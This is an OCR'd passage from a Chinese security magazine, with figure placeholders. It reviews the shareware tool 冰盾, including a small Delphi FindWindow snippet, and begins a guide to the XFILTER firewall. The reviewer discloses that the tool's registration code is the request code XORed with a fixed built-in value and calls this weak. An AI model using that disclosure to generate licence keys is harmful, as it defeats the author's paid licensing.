


图 9

与其他保护软件不同的是，它可与Windows内核一同加载，这就意味着保护器可以在病毒、木马程序之前与系统内核融为一体。通过这种方法，可以有效的防止病毒、木马及其他恶意代码或人为对系统造成的不同程度的危害。小到注册表被肆意篡改，大到硬盘被格式化，都可以用系统保护器进行全面的防御。

为了使大家对系统保护器有更深一步的了解，我以注册表被篡改为例作一下简要说明。用户选中此功能所产生的直接效果是，整个系统注册表都会防篡改。自然的，针对IE的一切恶意修改所使用的手段无非就是修改系统注册表，但是这种恶意修改的办法已经不灵了。

其他的功能也是如此，在这里大家应理解的是，系统保护器所注重的是对恶意攻击所进行的防御。而不是在系统已遭到肆意践踏之后所进行的恢复。这也正是作者设计出冰盾所要达到的目标。

具体使用方法非常简单，选中你打算保护的项目，然后点击“应用设置”即可，下次重新启动电脑即可实现保护。

五、“窗口滤镜”选项卡

此功能（图10）可实时对本地电脑所启动的程序进行监视并禁止该程序运行。窗口滤镜的用法如下：

（1）添加要过滤的窗口。按下“添加窗口”按钮，用鼠标点击要被过滤的窗口（可以是标题栏或开始菜单条中所列出的任务），再点击“停止添加”按钮，这时就会在过滤列表中出现被过滤的窗口标题。用户只需点击“开始过滤”按钮即可。

（2）去除被过滤的窗口。用户只需选中“过滤列表”中的某个窗口标题，然后点击“清除窗




图 10

口”即可。

（3）密码保护。为了防止有人在电脑中乱用该功能，你可以为“窗口滤镜”添加密码保护，这样别人要使用该电脑就会弹出让他输入密码的对话框，如果不知道密码就无法使用该功能了。你可以设定为“程序启动时验证密码”，也可以设定为“后台激活时验证密码”。点击“密码保护”按钮就可以进行设定了。

（4）如果将“窗口滤镜”中的“开机时隐含加载”勾选上，则可以做到随时控制被监视的程序，防止该程序的运行。不过，未注册用户是无法保存“过滤列表”的，对这类用户，“开机时隐含加载”意义不大。

这个看似很神奇的功能，其实只不过是用了一个API函数PostMessage(窗口句柄，WM_Quit,0,0)而已。我们知道，在Windows系统中，每个可执行文件在运行时不仅有进程ID，还存在一个窗口名。一般来说，如果一个程序运行时在任务栏中有个图标，你把鼠标移动到那里，出现的提示就是该程序的窗口名。即使程序是隐藏运行，它的窗口名还是存在的，只不过你看不见而已。我们只要找到一个程序的窗口句柄，然后发送一个消息WM_Quit给它，就会把它无条件关闭了。那么如何找到“句柄”呢？Windows提供了一个API函数FindWindow来通过窗口名返回窗口句柄。比如说你想查找一个窗口名为“黑客防线”的句柄，则可以用以下语句：

```
Var
Exehandle：Thandle；
begin
ExeHandle:=FindWindow(Nil，'黑客防线')；
if ExeHandle <> 0 then Showmessage('找到该软件，
句柄为'+InttoStr(Exehandle))；
end；
```

问题简单了吧？只要看看系统现在运行的所有窗口名称，然后和我们需要关闭的作比较，如果条件符合的就Kill了它。冰盾就是利用了这个方法来监测程序的，这一点和国产木马黑洞2001和广外女生很相似，但是冰盾做得和它们略有差距：如果运行被监视的程序，屏幕上还会有该程序窗口一闪而过。这样很不好看，作者应该加以改进。

六、“退出主界面”选项卡

“退出主界面”选项卡，顾名思义，就是退出该软件的意思，要想退出，点击该按钮即可。

七、软件注册

该软件是共享软件，冰盾钻石版采取了功能限制措施。针对未注册的用户，冰盾的“系统保护器”只有两项功能可以使用，分别是“目录防删除”和“注册表子键防创建”功能。另外，未注册用户，对“窗口滤镜”中的过滤列表是无法保存的。只有注册过的用户才可以正常使用其他的几项功能。注册成功之后的界面不会有新的变化，但是注册成功后的版本已经没有功能限制了。

注册方法：点击软件在“开始”菜单中建立的程序项中的“注册冰盾”，或到软件的安装目录下，点击BuyNow.exe文件，会弹出软件的注册窗口。看到该窗口中的那个“注册申请码”了吗（图11）？将它发往作者的邮箱，等待作者向你分发注册认证码后，将注册认证码填好并点击“注册认证”按钮，看到弹出窗口提示：恭喜您注册成功（图12）！OK！你可以无限制的使用该软件了！该软件采用一机一码注册方式，但加密算法非常简单——简单到了让我吃惊的地步：用注册申请码（转为16进制）与软件内置固定值进行XOR（异或）计算，得出的结果为16进制，再转为10进制就是软件注册码！强烈建议作者换个算法，这样的保护太脆弱了，连我这样的菜鸟都能解密了。




图 11




图 12

总的来说，冰盾是个不错的软件，作者很有创意，它集系统优化、系统功能限制、网络安全、病毒检测、程序监控、硬盘保护等功能于一身，能够提供这样全方位保护的软件并不多见，建议大家下载一个使用。

网络安全的双重保护



——费尔个人防火墙

XFILTER Personal Firewall使用指南

目前的PC防火墙类型主要分为网络层和应用层，常见的“天网个人防火墙”属于应用层防火墙，“黑冰”（BlackICE）属于网络层防火墙。这两种类型的防火墙各有优势，也各有其欠缺之处。如果结合它们各自的优点，摈弃缺点，开发出来的防火墙产品就能更好地满足个人的需求。费尔个人防火墙（XFILTER Personal Firewall）就是按照这个要求开发出的新一代PC防火墙。

一、基本功能

费尔个人防火墙基本功能包括应用层／核心层双重过滤，完全管控TCP/IP网络封包；防出墙／防入墙双墙防护，防止信息泄漏和外来攻击；对网上邻居共享资源的全面控管，做到局域网安全；对ICMP(PING)的控制，有效保护IP地址安全；功能强大的日志记录功能。

另外，费尔个人防火墙在人性化上作了优化，其人性化功能包括网络状态指示器、流量示波器、封包监视器，生动的展现网络状态；全程交互式管控中心自动生成器，对任何情况的网络动作都可以动态、交互式、自动生成管控中心，最大程度地方便操作；人性化的用户界面融合强大的控管能力，既可满足一般用户简单易用的需求，也可以让专业人士进行复杂的安全防范配置。

生动、易用、美观、功能强大的费尔个人防火墙，将为你营造一个充满乐趣的安全网络。

二、主要技术特点

费尔个人防火墙的主要技术特点：一是应用层采用Winsock 2 SPI进行网络数据控制、过滤；二是核心层采用NDIS HOOK进行控制，尤其是在Windows 2000下，此技术属微软未公开技术，它比微软公开的TDI和IMD有一定的优势。微软公开的TDI不能拦截接收的ICMP封包，IMD自动化安装困难。

费尔个人防火墙采用两种封包过滤技术：一是应用层封包过滤，采用 Winsock 2 SPI；二是核心层封包过滤，采用 NDIS-HOOK。

Winsock 2 SPI 工作在 API 之下、Driver 之上，属于应用层的范畴。利用这项技术可以截获所有的基于 Socket 的网络通信。比如IE、OUTLOOK 等常见的应用程序都是使用 Socket 进行通信。采用 Winsock 2 SPI的优点是非常明显的：其工作在应用层以 DLL的形式存在，编程、调试方便；跨 Windows 平台，可以直接在 Windows 98/ME/NT/2000/XP上通用，Windows 95 只需安装上 Winsock 2 for 95，也可以正常运行；效率高，由于工作在应用层，CPU 占用率低；封包还没有按照低层协议进行切片，所以比较完整，很容易做内容过滤；做防色情之类的软件，不用根据具体的浏览器进行分别编程，既简单又安全。

三、下载及安装

可以直接到网站“http://www.xfilter.com”下载，软件为汉语版本。根据使用的操作系统，下载相应程序。

运行安装程序，xfilter2.exe ，按提示的对话框进行操作即可完成安装，安装后需要重新启动计算机。标准版用户在第一次启动时会要求进行用户注册，用户注册是完全免费的。如果注册没有成

功，则在每次启动时都会询问，直到注册成功为止。其他版本用户，按一定规律提示用户购买注册码，并完成注册。

安装之后，如果要卸载的话，一定要按照开始 -> 程序 -> 费尔个人防火墙 -> 卸载 费尔个人防火墙，或者控制面板 -> 添加/删除程序 -> 费尔个人防火墙 -> 删除完成卸载，而不能直接删除文件。直接删除文件无法恢复系统配置，可能导致网络瘫痪，所以一定要使用卸载程序卸载。



图 1

安装完成后，会在桌面右下角生成一个小图标（如图 1 ），表示程序已经在后台运行。

鼠标右击此图标，选择“主界面”，出项程序主界面（如图 2 ）。




图 2

四、设置

1. 使用封包监视器

（1）应用程序封包监视：除了监视一般应用程序的网络封包之外，还监视系统程序产生的网络封包。另外，网上邻居的计算机名字服务（137 端口）和数据报服务（138 端口）也在此处监视。（如图 3 ）。

（2）网上邻居封包监视：仅用来监视网上邻居资源共享的网络封包，端口为 139。




图 3

ICMP 封包监视：用来监视 ICMP 封包，主要应用是 PING 应用程序。可以利用 ICMP 监视器，分析是否有人在探测自己的 IP 地址。

（3）侦听端口：列举出本地计算机的侦听端口 。

（4）当前连线：列举出本地计算机当前存在的网络连线。当网络连线结束后会将封包发送到应用程序封包监视器或者网上邻居封包监视器中，并根据配置保存日志。

注意：由于 TCP 连线产生数据封包较多，如果完全监视将严重影响效率，所以，对于 TCP 连接，仅仅监视了连接的建立和结束时的封包。另外，将实际流量全程监视并在连线结束后显示在封包监视器中，并根据配置保存到日志。在封包监视中使用了一些关键字标识封包状态，比如：RECV 表示接收；RDSD 表示发送 / 接收。在该软件的帮助中有详细的关键字说明。

2. 设置安全等级和工作模式

图 2 的状态指示实际上是一个示波器，示波器以图形的方式显示网络流量状态，可以比较直观地观测到网络使用情况。当网络流量超过示波器的最大显示范围时，默认按示波器的最大值显示。

在状态指示页面中显示了比较关心的参数信息，其中包括时间、流量、放行封包、拒绝封包、工作模式、管控中心状态、安全等级等信息。根据这些参数可以综合判断网络使用情况以及控管程度和安全等级。进入“状态指示”页面，拖动“安全等级”的滑动条便可以进入相应的安全等级。安全等级分为 3 级：

◆高：如果管控中心为询问状态，当弹出询问对话框时，会自动生成比较严格的管控中心。比如应用程序IE.EXE向IP为192.168.0.1的80端口发出连接请求，则自动生成对 IE.EXE、192.168.0.1、80 同时匹配的管控中心。也就是说，当 IE.EXE再访问192.168.0.1的81端口都将再次被询问，这样配置的安全等级较高，但同时会造成繁琐的询问，用户可以根据需求选择此项设置。

◆中：网上邻居和 ICMP 连出时，如果需要询问，默认放行。另外，如果管控中心为询问状态，当弹出询问对话框时，会自动生成一般的管控中心。比如应用程序IE.EXE向IP为192.168.0.1 的 80 端口发出连接请求，则自动生成仅对 IE.EXE 匹配的管控中心。也就是说，当 IE.EXE 再访问 192.168.0.1的81端口将符合刚才生成的管控中心，

这样配置的安全等级适度，询问次数适度，可以满足一般的安全需求，作为默认配置。

◆低：当遇到需要询问时，不再弹出询问对话框，而是默认放行。如果自己的管控中心已经较为全面，可以选择这个设置，这样在保证安全性的同时，又可以减少询问的麻烦。这样做安全等级较低，不过可以带来使用上的方便，用户可以根据需要选择此项配置。

注意：安全等级设置没有直接改变管控中心设置，但是它的等级高于管控中心，优先于管控中心进行检查。通常情况下，安全等级与管控中心配合执行，执行状态如上面的解释。

总工作模式分为 3 类，分别为：

◆拒绝所有：阻断所有网络连接；

◆过滤：根据管控中心配置进行过滤；

◆放行所有：放行所有网络连接。

在主界面右下方有红、黄、绿 3 个彩色指示灯，红色代表拒绝所有；黄色代表询问；绿色代表放行所有；当前选中的用高亮表示。单击指示灯便可进行相应的工作模式。也可以在系统任务栏本软件的图标上单击鼠标右键，在弹出菜单中设置工作模式。

3. 设置过虑模式

过虑模式分为设置应用程序过滤模式、Web站点过滤模式、网上邻居过滤模式和设置ICMP过滤模式。

（1）设置应用程序过滤模式

应用程序过滤模式包括：

◆无限制：放行所有应用程序过往封包；

◆禁止连入：拒绝所有连接本地应用程序的请求；

◆禁止连出：拒绝所有本地应用程序发出的连接请求；

◆双向禁止：拒绝所有应用程序的连入和连出请求；

◆使用管控中心：根据管控中心对连线进行合法性检查，如果没有匹配的管控中心，将按照配置 发出询问、直接拒绝或者直接放行。

进入“管控中心”的“应用程序”页面，设定相应的过滤模式，按“应用”按钮保存设置，或者按“撤消”按钮取消设定。见图 4 。

应用程序管控中心包括的内容包括：

◆应用程序：用来选定要控管的应用程序，* 表示控管所有应用程序；




图 4

◆目的网络：用来设定要控管的目的网络类型；

◆访问时间：用来设定要控管的时间类型；

◆连线方向：用来设定要控管的连线方向；

◆管制动作：设定于这条规则匹配时如何处理，放行或者拒绝；

◆协议：设定要控管的网络协议；

◆本地端口：设定要控管的本地端口（侦听端口）；

◆远端端口：设定要控管的远端端口；

◆备注：用来说明这条规则的含义；

◆注释：在管控中心编辑的对话框中的注释栏，根据当前设定的管控中心属性自动组织成完整的句子，以方便地了解这条管控中心的含义。




图 5

另外，还可以增加、修改、删除应用程序控管规则。图5为增加应用程序控管规则的设置界面 。

（2）Web 站点过滤模式

Web站点过滤模式包括：

◆无限制：放行对所有站点的访问；

